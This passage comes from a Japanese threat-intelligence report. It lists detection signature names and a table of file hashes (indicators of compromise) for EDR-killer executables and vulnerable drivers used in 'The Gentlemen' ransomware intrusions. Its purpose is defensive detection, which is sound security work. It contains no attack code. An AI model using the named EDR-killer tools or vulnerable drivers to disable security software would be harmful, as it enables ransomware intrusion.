- ATK/KillAV-HWA
- ATK/KillAV-NC
- ATK/KillAV-SKY
- ATK/KillAV-SKZ
- ATK/KillAV-SOP
- Creds_4i
- CXrep/MalGo-B
- Evade_40g
- Evade_66a
- Prevent_2a
- Troj/ABYSSW-B
- Troj/HCrypt-E
- W32/Neshta-D
表 4 に示す脅威インジケーターを使用することで、この脅威に関連するアクティビティを検知できます。
| 指標 | タイプ | コンテキスト |
| 622b2ca08552535bc142cb815ff9ec16 | MD5 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (acronis.exe) |
| f0bc50d2d2838c5294e21cd9bce2f09bf581e508 | SHA1 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (acronis.exe) |
| a348f5fa048a09188bd706fd3d4efca978990caf3355ecfee501c9f1e19c0efd | SHA256 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (acronis.exe) |
| 4741a4976c6abfb3c80c170104518b6e | MD5 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (acronis.exe) |
| be8c52474ab79a52af31e3cb2f71638299a0de1d | SHA1 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (acronis.exe) |
| ddba5b4e7a7ada77d56477e9d41c008f93e81d9a33ed09e77cb2af624fa694fe | SHA256 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (acronis.exe) |
| 738df7ae0097f6bef93d65be5d4a2a26 | MD5 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (acronis.exe、hwaudkiller.exe) |
| c96baab9b7e7ef661921d44d7900f165c794ed25 | SHA1 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (acronis.exe、hwaudkiller.exe) |
| 1a9291ec869155336bf185d221d655d11c77a55ea0c8ecc0274202f74a90fcd1 | SHA256 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (acronis.exe、hwaudkiller.exe) |
| d8691ef15eea27cfefafeeb485286080 | MD5 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (y7D0.exe) |
| 8bca55b3c9bfbdf68c9b6c72a7b1bf1dd6d5e3b2 | SHA1 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (y7D0.exe) |
| 3c71537b64487bbf4d1793f72c75d332650d09a77b71e4d884ff15c266a847f6 | SHA256 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (y7D0.exe) |
| b23b653541bd95bdc4da07a0b07b57bf | MD5 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (sophos.exe) |
| f0537cbb773ae12100b36731e7c39f5a9d852b14 | SHA1 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (sophos.exe) |
| 50f2cdf16f05da9253fa2d6eb60d5a42da14c02c551c0874c9e953d4119da69c | SHA256 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (sophos.exe) |
| bf7a2fb7f7256809dc690213b85f747cef8db7b909caf9783cac181912fb6207 | SHA256 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (sophos2.exe) |
| 761ce72420edf5e5531cdbad0e93397d7520cdead825886ca7f75cef76031720 | SHA256 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (sophos3.exe) |
| 002417da707b93bf5ce3cb26d28005f6 | MD5 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (g111.exe) |
| 8732c1ff565828a0bdef514b5dc0dfea40c1d1f2 | SHA1 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (g111.exe) |
| 81053c2c3be8b7dbf7d5087dba05c940b3ee4fd95524272651c816b72c5a9443 | SHA256 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (g111.exe) |
| 7a37acb031cddaa39ad20db0961baa5423ec53f318c49c9275c982507da76d6a | SHA256 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (FaceITClear.exe) |
| bc4a8d7bbbeb941265dfc954539326c0 | MD5 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (eaanticheat2.exe) |
| b7cea81e6de895d01d01d20bd6dcfd347940b57f | SHA1 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (eaanticheat2.exe) |
| 3a31ec3bf9b7eac6593a723145381f5d0f4ede076c4c8818d949a08f5596ff76 | SHA256 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (eaanticheat2.exe) |
| 68031d549de399a44bb00614b910106baccef5996623b2f1102352a52a5bb444 | SHA256 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (EAAntiCheatClear.exe) |
| 058c3ff21e79770e4a60937c27b1ede227709248 | SHA1 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (EASOLO1.exe) |
| 9c0b05eb75f971cc25ee979e49b227b86b19e833 | SHA1 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (EASolo1Light.exe) |
| a438ba2122a814320f47a056f04122f81c2ae6c5 | SHA1 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (EASOLO2.exe) |
| a8ba89e67297642dcc1ae77433ab84e1f27d1792 | SHA1 ハッシュ | The Gentlemen ランサムウェアによる侵害で使用された EDR キラー (EASOLO2clear.exe) |
| 8ea97d01cbf459b94d134d05c54cd33e | MD5 ハッシュ | The Gentlemen ランサムウェアによる侵害で EDR キラーが使用した脆弱なドライバー (nogbc.sys) |
| 5c9bf6b7e4c7dc9b9227ce86e2d271d624c35147 | SHA1 ハッシュ | The Gentlemen ランサムウェアによる侵害で EDR キラーが使用した脆弱なドライバー (nogbc.sys) |
| 0be8f415a485b11747bcfd71c9cd9781e090354728f076791ed6845b69ed78fb | SHA256 ハッシュ | The Gentlemen ランサムウェアによる侵害で EDR キラーが使用した脆弱なドライバー (nogbc.sys) |
| 07e9f0b8627a95960e79e930fb099e84 | MD5 ハッシュ | The Gentlemen ランサムウェアによる侵害で EDR キラーが使用した脆弱なドライバー (G11.sys) |
| 56bee9df5833a637f5c54d5911df98b0812fe643 | SHA1 ハッシュ | The Gentlemen ランサムウェアによる侵害で EDR キラーが使用した脆弱なドライバー (G11.sys) |
| 2d91a78e739891c9854c254f5b2a6b84c0e167dfa253466cbccd2cdd1c20145d | SHA256 ハッシュ | The Gentlemen ランサムウェアによる侵害で EDR キラーが使用した脆弱なドライバー (G11.sys) |
| ccdde8091d63eaafbe30d9f0482afd245abc10ab16e21ae9254e51e42cb80ae8 | SHA256 ハッシュ | The Gentlemen ランサムウェアによる侵害で EDR キラーが使用した脆弱なドライバー (dmx.sys) |
表 4: 今回の脅威の指標